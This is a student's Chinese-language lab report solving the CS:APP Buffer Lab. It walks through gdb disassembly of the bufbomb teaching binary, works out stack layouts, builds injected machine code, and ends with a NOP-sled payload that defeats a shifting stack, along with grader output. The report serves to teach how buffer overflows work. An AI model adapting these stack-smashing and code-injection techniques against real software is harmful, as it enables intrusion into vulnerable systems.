Buffer Lab Solution

姓名：周泽龙
学号：2016013231
课程：计算机与网络体系结构（1）
日期：2018年11月7日周

环境配置及部署方式

- **开发系统**：Ubuntu 18.10 64-bit
- **语言**：AT&T X86汇编语法
- **实验依赖**：GDB、gcc、objdump
- **运行环境部署**：
  - 实验给的可执行文件都是32位下编译的，64位机器无法直接执行。
  - sudo apt-get install libc6:i386 libncurses5:i386 libstdc++6:i386
  - 上述命令可在64位机器上安装32位的运行环境

实验任务

任务0：Candle

- 在bufbomb中test()函数会调用getbuf()函数
- 要求：在getbuf()函数执行返回后不是接着执行test()函数剩余部分，而是调用smoke()函数
- 方案：在getbuf()函数读取32个字节字符的时候，执行栈溢出攻击

```
使用gdb调试，disassemble getbuf 查看getbuf()函数反汇编
```

```
(gdb) disassemble getbuf
Dump of assembler code for function getbuf:
   0x08049284 <+0>:     push   %ebp
   0x08049285 <+1>:     mov    %esp,%ebp
   0x08049287 <+3>:     sub    $0x38,%esp
   0x0804928a <+6>:     lea    -0x28(%ebp),%eax
   0x0804928d <+9>:     mov    %eax,(%esp)
   0x08049290 <+12>:    call   0x8048d66 <Gets>
   0x08049295 <+17>:    mov    $0x1,%eax
   0x0804929a <+22>:    leave
   0x0804929b <+23>:    ret
End of assembler dump.
```

根据上图汇编代码，由 `lea -0x28(% ebp),% eax` 命令，和 `mov % eax, (% esp)` 命令可知调用Gets前的堆栈如下：

地址	说明	指向该地址的寄存器
ebp+4	return address	
ebp	old ebp	ebp
…	…	…
ebp−40		eax
…	…	…
ebp − 56	eax（作为Gets的参数）	esp

因此，我们只需从ebp−40的位置上写下（44个字节+smoke的地址），即可覆盖getbuf()的返回地址，并返回到smoke()函数。

```
使用gdb调试，disassemble smoke 查看smoke()函数反汇编
```

```
(gdb) disassemble smoke
Dump of assembler code for function smoke:
   0x08048b04 <+0>:     push   %ebp
   0x08048b05 <+1>:     mov    %esp,%ebp
   0x08048b07 <+3>:     sub    $0x18,%esp
   0x08048b0a <+6>:     movl   $0x804a5b0,(%esp)
   0x08048b11 <+13>:    call   0x8048900 <puts@plt>
   0x08048b16 <+18>:    movl   $0x0,(%esp)
   0x08048b1d <+25>:    call   0x804942e <validate>
   0x08048b22 <+30>:    movl   $0x0,(%esp)
   0x08048b29 <+37>:    call   0x8048920 <exit@plt>
End of assembler dump.
```

可知，smoke()函数的地址为0x08048b04

构造exploit−0.txt

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 8b 04 08

```

- 注释：
  - 小端法，低字节在前，高字节在后
  - 前44个字节的 00 除0x0A（\n）之外，可随意填写

执行命令

```
cat exploit-0.txt | ./hex2raw | ./bufbomb -u 2016013231
```

程序输出


```
Userid: 2016013231
Cookie: 0x6d42b3ce
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

NICE JOB!

任务1：Sparkler

- 要求：与任务0：Candle 相似，但在getbuf()返回后执行fizz(int val)函数，且传递userid生成的cookie

```
使用gdb调试，disassemble fizz 查看fizz()函数反汇编
```



根据上图汇编代码，可知，

- fizz()函数起始地址为0x08048b2e
- 由 mov 0x8(% ebp),% edx mov 0x804e104,% eax cmp % eax,% edx 三条连续指令可知，cookie内存地址为为0x804e104 ,参数的位置为0x8(% ebp)

地址	说明	指向该地址的寄存器
ebp+8	fizz()认为参数val的位置	
ebp	fizz()起始位置	
…	…	…
ebp+4	return address	
ebp	old ebp	ebp
…	…	…
ebp−40		eax

因此，我们只需从ebp−40的位置上写下（44个字节+fizz的地址+4+4字节参数[cookie]），即可覆盖getbuf()的返回地址，并返回到fizz(cookie)函数。

构造exploit−1.txt

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 8b 04 08 00 00
00 00 ce b3 42 6d
```

```
2
```

- 注释：
  - 小端法，低字节在前，高字节在后
  - 全部字节的 00 除0x0A（\n）之外，可随意填写

执行命令

```
1 cat exploit-1.txt | ./hex2raw | ./bufbomb -u 2016013231
```

程序输出

```
Userid: 2016013231
Cookie: 0x6d42b3ce
Type string:Fizz!: You called fizz(0x6d42b3ce)
VALID
NICE JOB!
```

NICE JOB!

任务2：Firecracker

- 要求：与前两个任务相似，但在getbuf()返回后执行bang()函数，但需使程序先跳转到自己实现的一段反汇编代码（用于将全局变量）`global_value` 设置为cookie的值。

```
1 使用gdb调试，disassemble bang 查看bang()函数反汇编
```

```
(gdb) disassemble bang
Dump of assembler code for function bang:
   0x08048b82 <+0>:     push   %ebp
   0x08048b83 <+1>:     mov    %esp,%ebp
   0x08048b85 <+3>:     sub    $0x18,%esp
   0x08048b88 <+6>:     mov    0x804e10c,%eax
   0x08048b8d <+11>:    mov    %eax,%edx
   0x08048b8f <+13>:    mov    0x804e104,%eax
   0x08048b94 <+18>:    cmp    %eax,%edx
   0x08048b96 <+20>:    jne    0x8048bbd <bang+59>
   0x08048b98 <+22>:    mov    0x804e10c,%edx
   0x08048b9e <+28>:    mov    $0x804a60c,%eax
   0x08048ba3 <+33>:    mov    %edx,0x4(%esp)
   0x08048ba7 <+37>:    mov    %eax,(%esp)
   0x08048baa <+40>:    call   0x8048830 <printf@plt>
   0x08048baf <+45>:    movl   $0x2,(%esp)
   0x08048bb6 <+52>:    call   0x804942e <validate>
   0x08048bbb <+57>:    jmp    0x8048bd4 <bang+82>
   0x08048bbd <+59>:    mov    0x804e10c,%edx
   0x08048bc3 <+65>:    mov    $0x804a631,%eax
   0x08048bc8 <+70>:    mov    %edx,0x4(%esp)
   0x08048bcc <+74>:    mov    %eax,(%esp)
   0x08048bcf <+77>:    call   0x8048830 <printf@plt>
   0x08048bd4 <+82>:    movl   $0x0,(%esp)
   0x08048bdb <+89>:    call   0x8048920 <exit@plt>
End of assembler dump.
```

根据上图汇编代码，可知，

- bang()函数起始地址为0x08048b82

- 由mov 0x804e104,% eax 指令可知，cookie内存地址为为0x804e104
- 由mov 0x804e10c,% eax 指令可知，global_value内存地址为为0x804e10c

为了将global_value设置为cookie，编写汇编代码，再运用gcc和objdump指令生成本机的二进制代码：

```
gcc -m32 -c code-2.S
objdump -d code-2.o > code-2.txt
```

```
code-2.o:     文件格式 elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   a1 04 e1 04 08          mov    0x804e104,%eax
   5:   a3 0c e1 04 08          mov    %eax,0x804e10c
   a:   68 82 8b 04 08          push   $0x8048b82
   f:   c3                      ret
```

- 行1行2：设置global_value为cookie，
  - 0x804e104为cookie地址
  - 0x804e10c为global_value地址
- 行3：设置返回bang()函数起始地址

上述代码已经实现了修改global_value为cookie，已经跳转bang()函数的功能，剩下的只需要将该代码放置在buf中，并让系统跳转到该段代码的起始处执行。
因此，需要得到buf的开始地址。在任务0：Candle中我们知道buf距离ebp有0x28即40个字节

```
使用gdb，在getbuf()函数中设置断点调试如下
```

```
(gdb) break *0x0804928d
Breakpoint 1 at 0x804928d
(gdb) r -u 2016013231
Starting program: /mnt/hgfs/VmShare/Buffer Lab/bufbomb -u 2016013231
Userid: 2016013231
Cookie: 0x6d42b3ce

Breakpoint 1, 0x0804928d in getbuf ()
(gdb) info r
eax            0x55683c98          1432894616
ecx            0xf7fb5074          -134524812
edx            0x0                 0
ebx            0x0                 0
esp            0x55683c88          0x55683c88 <_reserved+1039496>
ebp            0x55683cc0          0x55683cc0 <_reserved+1039552>
esi            0xf7fb5000          -134524928
edi            0xf7fb5000          -134524928
eip            0x804928d           0x804928d <getbuf+9>
eflags         0x216               [ PF AF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
```

由上图，我们知道

- ebp地址为0x55683cc0
- 减去0x28，得到buf起始地址为0x55683c98

因此，我们只需从ebp-40的位置上写下（二进制代码序列（16字节）+填充序列（28字节）+跳转地址（4字节buf起始地址）），即可完成任务2

构造exploit-2.txt

```
a1 04 e1 04 08 a3 0c e1 04 08 68 82 8b 04 08 c3 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 98 3c 68 55

```

- 注释：
  - 小端法，低字节在前，高字节在后
  - 全部字节的 00 除0x0A（\n）之外，可随意填写

执行命令

```
cat exploit-2.txt | ./hex2raw | ./bufbomb -u 2016013231
```

程序输出

```
Userid: 2016013231
Cookie: 0x6d42b3ce
Type string:Bang!: You set global_value to 0x6d42b3ce
VALID
NICE JOB!
```

NICE JOB!

任务3：Dynamite

- 要求：与任务2：Firecracker相似，但在getbuf()返回后执行bang()函数，但需使程序察觉不到你的修改，可以正常的执行。
  - 修改getbuf()返回值为cookie
  - 恢复test()函数中% ebp寄存器内容
  - 返回到test()函数正常位置执行

```
使用gdb调试，在getbuf()函数中设置断点调试如下
```

```
(gdb) p/x $ebp
$1 = 0x55683cc0
(gdb) p/x *0x55683cc0
$2 = 0x55683cf0
(gdb) p/x *(0x55683cc0+4)
$3 = 0x8048bf3
```

根据上图调试指令代码，可知，

- 旧ebp内容为0x55683cf0
- 正常下一条指令地址为0x8048bf3

为了将getbuf()返回值设置为cookie，并重建ebp，返回test()函数，编写汇编代码，再运用gcc和objdump指令生成本机的二进制代码：

```
gcc -m32 -c code-3.S
```

```
objdump -d code-3.o > code-3.txt
```

```
code-3.o:     文件格式 elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   a1 04 e1 04 08          mov    0x804e104,%eax
   5:   bd f0 3c 68 55          mov    $0x55683cf0,%ebp
   a:   68 f3 8b 04 08          push   $0x8048bf3
   f:   c3                      ret
```

- 行1：设置返回值为cookie，0x804e104为cookie地址
- 行2：重建ebp指针，使程序返回正常test()函数指令
- 行3：设置返回test()中正常执行的指令地址

剩下的只需要将该代码放置在buf中，并让系统跳转到该段代码的起始处执行。
因此，需要得到buf的开始地址，
在任务2：Firecracker中我们知道buf起始地址为0x55683c98

因此，我们只需从ebp-40的位置上写下（二进制代码序列（16字节）+填充序列（28字节）+跳转地址（4字节buf起始地址）），即可完成任务3

构造exploit-3.txt

```
a1 04 e1 04 08 bd f0 3c 68 55 68 f3 8b 04 08 c3 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 98 3c 68 55

```

- 注释：
  - 小端法，低字节在前，高字节在后
  - 全部字节的 00 除0x0A（\n）之外，可随意填写

执行命令

```
cat exploit-3.txt | ./hex2raw | ./bufbomb -u 2016013231
```

程序输出

```
Userid: 2016013231
Cookie: 0x6d42b3ce
Type string:Boom!: getbuf returned 0x6d42b3ce
VALID
NICE JOB!
```

NICE JOB!

任务4：Nitroglycerin

- 要求：与任务3：Dynamite相似，但buf的地址在栈中是变化的，不能再像任务3中几下ebp的值再恢复。
- 方案：使用nop指令，程序只要执行到任意一个nop指令就会逐渐执行到攻击代码。
- getbufn()函数、testn()函数，连续执行5次，且buf缓冲区长度为520字节
  - 确定buf的起始地址范围
  - 获取testn()函数中% ebp指针内容
  - 确定跳转地址

使用gdb调试，在getbufn()函数中设置断点调试如下

```
(gdb) b getbufn
Breakpoint 1 at 0x80492a5
(gdb) r -n -u 2016013231
Starting program: /mnt/hgfs/VmShare/Buffer Lab/bufbomb -n -u 2016013231
Userid: 2016013231
Cookie: 0x6d42b3ce

Breakpoint 1, 0x080492a5 in getbufn ()
(gdb) p/x ($ebp - 0x208)
$1 = 0x55683ab8
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x080492a5 in getbufn ()
(gdb) p/x ($ebp - 0x208)
$2 = 0x55683b28
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x080492a5 in getbufn ()
(gdb) p/x ($ebp - 0x208)
$3 = 0x55683b08
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x080492a5 in getbufn ()
(gdb) p/x ($ebp - 0x208)
$4 = 0x55683b18
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time

Breakpoint 1, 0x080492a5 in getbufn ()
(gdb) p/x ($ebp - 0x208)
$5 = 0x55683aa8
(gdb) c
Continuing.
Type string:
Dud: getbufn returned 0x1
Better luck next time
```

根据上图调试指令代码，可知，

- buf的起始地址范围为0x55683aa8~0x55683b28

```
使用gdb调试，disassemble testn 查看testn()函数反汇编
```

```
(gdb) disassemble testn
Dump of assembler code for function testn:
   0x08048c54 <+0>:     push   %ebp
   0x08048c55 <+1>:     mov    %esp,%ebp
   0x08048c57 <+3>:     sub    $0x28,%esp
   0x08048c5a <+6>:     call   0x8049023 <uniqueval>
   0x08048c5f <+11>:    mov    %eax,-0x10(%ebp)
   0x08048c62 <+14>:    call   0x804929c <getbufn>
   0x08048c67 <+19>:    mov    %eax,-0xc(%ebp)
   0x08048c6a <+22>:    call   0x8049023 <uniqueval>
   0x08048c6f <+27>:    mov    -0x10(%ebp),%edx
   0x08048c72 <+30>:    cmp    %edx,%eax
   0x08048c74 <+32>:    je     0x8048c84 <testn+48>
   0x08048c76 <+34>:    movl   $0x804a650,(%esp)
   0x08048c7d <+41>:    call   0x8048900 <puts@plt>
   0x08048c82 <+46>:    jmp    0x8048cc6 <testn+114>
   0x08048c84 <+48>:    mov    -0xc(%ebp),%edx
   0x08048c87 <+51>:    mov    0x804e104,%eax
   0x08048c8c <+56>:    cmp    %eax,%edx
   0x08048c8e <+58>:    jne    0x8048cb2 <testn+94>
   0x08048c90 <+60>:    mov    $0x804a6b4,%eax
   0x08048c95 <+65>:    mov    -0xc(%ebp),%edx
   0x08048c98 <+68>:    mov    %edx,0x4(%esp)
   0x08048c9c <+72>:    mov    %eax,(%esp)
   0x08048c9f <+75>:    call   0x8048830 <printf@plt>
   0x08048ca4 <+80>:    movl   $0x4,(%esp)
   0x08048cab <+87>:    call   0x804942e <validate>
   0x08048cb0 <+92>:    jmp    0x8048cc6 <testn+114>
   0x08048cb2 <+94>:    mov    $0x804a6d4,%eax
   0x08048cb7 <+99>:    mov    -0xc(%ebp),%edx
   0x08048cba <+102>:   mov    %edx,0x4(%esp)
   0x08048cbe <+106>:   mov    %eax,(%esp)
   0x08048cc1 <+109>:   call   0x8048830 <printf@plt>
   0x08048cc6 <+114>:   leave
   0x08048cc7 <+115>:   ret
End of assembler dump.
```

由上图汇编代码，可知：

- ebp指针内容为testn()当前% esp+0x28

```
使用gdb调试，在getbufn()函数中设置断点调试如下
```

```
Breakpoint 1, 0x080492a5 in getbufn ()
(gdb) p/x $ebp
$1 = 0x55683cc0
(gdb) p/x *(0x55683cc0+4)
$2 = 0x8048c67
```

根据上图调试指令代码，可知，

- getbufn()返回后执行的下一条指令地址为0x08048c67

编写汇编代码，再运用gcc和objdump指令生成本机的二进制代码：

```
gcc -m32 -c code-4.S
objdump -d code-4.o > code-4.txt
```

```
code-4.o:     文件格式 elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:	a1 04 e1 04 08       	mov    0x804e104,%eax
   5:	8d 6c 24 28          	lea    0x28(%esp),%ebp
   9:	68 67 8c 04 08       	push   $0x8048c67
   e:	c3                   	ret
```

- 行1：设置返回值为cookie，0x804e104为cookie地址
- 行2：重建ebp指针，使程序返回正常test()函数指令
- 行3：设置返回testn()中正常执行的指令地址

剩下的只需要将该代码放置在buf中，并让系统跳转到该段代码的起始处执行。
因此，需要确定跳转地址，这里选取buf可能地址中的最大值0x55683b28 ，这样当buf位置改变是，该地址始终可以命中nop序列

- 攻击序列长度=buf长度520字节+4空格+跳转地址4字节=528字节
- 因此构造如下序列：509个nop指令+15字节代码序列+4字节跳转地址

构造exploit–4.txt


```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 a1 04 e1 04 08 8d 6c 24 28 68 67 8c 04 08 c3 28 3b 68 55

```

- 注释：
  - 小端法，低字节在前，高字节在后

执行命令

```
cat exploit-4.txt | ./hex2raw -n | ./bufbomb -n -u 2016013231
```

程序输出



NICE JOB!

实验结果

Grade

Problem	Buffer Lab
Autograde Score	65
Document Score	0
Total	65
Comment	

Result

```
----Level 0 Report----
Userid: 2016013231
Cookie: 0x6d42b3ce
Type string:Smoke!: You called smoke()
VALID
NICE JOB!

----Level 1 Report----
Userid: 2016013231
Cookie: 0x6d42b3ce
Type string:Fizz!: You called fizz(0x6d42b3ce)
VALID
NICE JOB!

----Level 2 Report----
Userid: 2016013231
Cookie: 0x6d42b3ce
Type string:Bang!: You set global_value to 0x6d42b3ce
VALID
NICE JOB!

----Level 3 Report----
Userid: 2016013231
Cookie: 0x6d42b3ce
Type string:Boom!: getbuf returned 0x6d42b3ce
VALID
NICE JOB!

----Level 4 Report----
Userid: 2016013231
Cookie: 0x6d42b3ce
Type string:KABOOM!: getbufn returned 0x6d42b3ce
Keep going
Type string:KABOOM!: getbufn returned 0x6d42b3ce
Keep going
Type string:KABOOM!: getbufn returned 0x6d42b3ce
Keep going
Type string:KABOOM!: getbufn returned 0x6d42b3ce
Keep going
Type string:KABOOM!: getbufn returned 0x6d42b3ce
VALID
NICE JOB!
```

Source

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 8b 04 08
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 8b 04 08 00 00 00 00
ce b3 42 6d
a1 04 e1 04 08 a3 0c e1 04 08 68 82 8b 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 98 3c 68 55
a1 04 e1 04 08 bd f0 3c 68 55 68 f3 8b 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 98 3c 68 55
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 a1 04 e1 04 08 8d 6c 24 28 68 67
8c 04 08 c3 28 3b 68 55
```

实验总结

实验开始前，知道是在32为机器下编译的可执行文件，特地去安装了Ubuntu16.04 32-bit的虚拟机，满心欢喜想要直接开始实验，然而，hex2raw却显示为“可执行文件格式错误”，真是不知道该说什么好，然后各种配环境后，还是无法执行hex2raw。
无奈，只能回到64位机子上来安装32位的运行环境，然后，一次便成功。说好的32位可执行文件却只能回到64位机子上配环境来跑，其中原因至今成谜。
做完实验，还是很有成就感的，这些粗看毫无意义的二进制代码，没想到能做到这么神奇的事情出来。

泽龙
